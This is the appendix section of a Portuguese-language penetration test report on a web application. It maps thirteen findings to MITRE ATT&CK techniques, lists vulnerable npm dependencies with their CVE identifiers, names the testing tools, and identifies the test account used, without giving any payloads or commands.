| #  | Achado                                           | Técnica                                                                      |
|----|--------------------------------------------------|------------------------------------------------------------------------------|
| 10 | Fingerprinting de versão                         | T1592.002 — Gather Victim Host Information: Software                         |
| 9  | Painel interno esquecido                         | T1552.001 — Unsecured Credentials: Credentials In Files                      |
| 1  | SQL Injection                                    | T1190 — Exploit Public-Facing Application                                    |
| 2  | IDOR                                             | T1213 — Data from Information Repositories                                   |
| 3  | Controle de acesso quebrado<br>( /usuarios/:id ) | T1078 — Valid Accounts                                                       |
| 4  | Escalonamento de privilégio                      | T1078 — Valid Accounts                                                       |
| 5  | Command Injection                                | T1059 — Command and Scripting Interpreter                                    |
| 6  | DoS de upload                                    | T1499 — Endpoint Denial of Service                                           |
| 7  | Auth fraca / forja de JWT                        | T1110 — Brute Force (sub T1110.001/T1110.003); T1552.001                     |
| 8  | Backdoor slopsquat                               | T1071 — Application Layer Protocol (beacon); T1195 — Supply Chain Compromise |
| 11 | Docker.sock → escape                             | T1611 — Escape to Host                                                       |
| 12 | SSH fraco                                        | T1133 — External Remote Services; T1110 — Brute Force                        |
| 13 | Dependências com CVE                             | T1190 — Exploit Public-Facing Application                                    |

## Apêndice B — Dependências e CVEs (SCA)

| Pacote       | Versão fixada                   | CVE                                   | CWE                     | Severidade publicada                                              | Rota/achado associado                 |
|--------------|---------------------------------|---------------------------------------|-------------------------|-------------------------------------------------------------------|---------------------------------------|
| jsonwebtoken | 8.5.1                           | CVE-2022-23539 / 23540 / 23541        | CWE-287                 | Crítica/Alta (consultar advisory oficial)                         | Achado #7                             |
| express      | 4.19.1 (< 4.19.2)               | CVE-2024-29041                        | CWE-601 (Open Redirect) | Média                                                             | Sem rota ativa — achado de SCA apenas |
| multer       | 2.0.1 (faixa 1.4.4-lts.1–2.0.1) | CVE-2025-7338 (+ 2026-2359/3304/3520) | CWE-248                 | 7.5 Alta (publicado); 6.5 Média (contextualizado — ver achado #6) | Achado #6                             |

`npm audit` local (não usado para pontuar achados, apenas verificação suplementar) encontrou mais 10 vulnerabilidades em dependências transitivas (3 baixas, 1 média, 6 altas) puxadas pela versão desatualizada do `express` — detalhe completo em `evidence/captured/13_npm_audit.json`.

`trivy` não estava disponível no ambiente usado para redigir este relatório; configuração de referência para CI em `playbook/ci/trivy.yaml`.

## Apêndice C — Ferramentas utilizadas

| Ferramenta                                                       | Uso                                                                                                             |
|------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|
| <code>curl</code>                                                | Toda a exploração de API reproduzida nesta sessão (achados #1–#10, #13)                                         |
| <code>jq</code>                                                  | Parsing de resposta JSON durante os testes                                                                      |
| Node.js <code>crypto</code> (script ad-hoc)                      | Forja do JWT no achado #7                                                                                       |
| Burp Suite (Repeater)                                            | Sessão original de exploração — SQLi, privesc, DoS, docker escape (ver <code>evidence/notion-original/</code> ) |
| <code>nmap</code>                                                | Varredura de portas (achado #12)                                                                                |
| <code>gobuster</code>                                            | Varredura de diretórios/rotas (achado #10)                                                                      |
| <code>hydra</code> / <code>ncrack</code> (inferido da evidência) | Força bruta de SSH (achado #12)                                                                                 |
| <code>npm ls</code> / <code>npm audit</code>                     | Verificação de dependências (achado #13)                                                                        |

## Apêndice D — Credenciais e contas usadas no teste

| Conta                             | Papel   | Uso neste teste                                                                                                      |
|-----------------------------------|---------|----------------------------------------------------------------------------------------------------------------------|
| <code>cliente1@exemplo.com</code> | cliente | Conta de partida fornecida pelo contratante — usada em todos os achados #1–#10 exceto onde indicado sem token nenhum |

Nenhuma outra credencial legítima foi usada — os achados #7 e #8 demonstram explicitamente acesso administrativo **sem** usar nenhuma das contas seedadas do sistema ( `admin@aurora.local` , `agente@aurora.local` , etc.), que existem no ambiente apenas como dados de demonstração e não foram necessárias para nenhum achado deste relatório.

*Fim do relatório. Evidências brutas em `pentest-report/evidence/`.*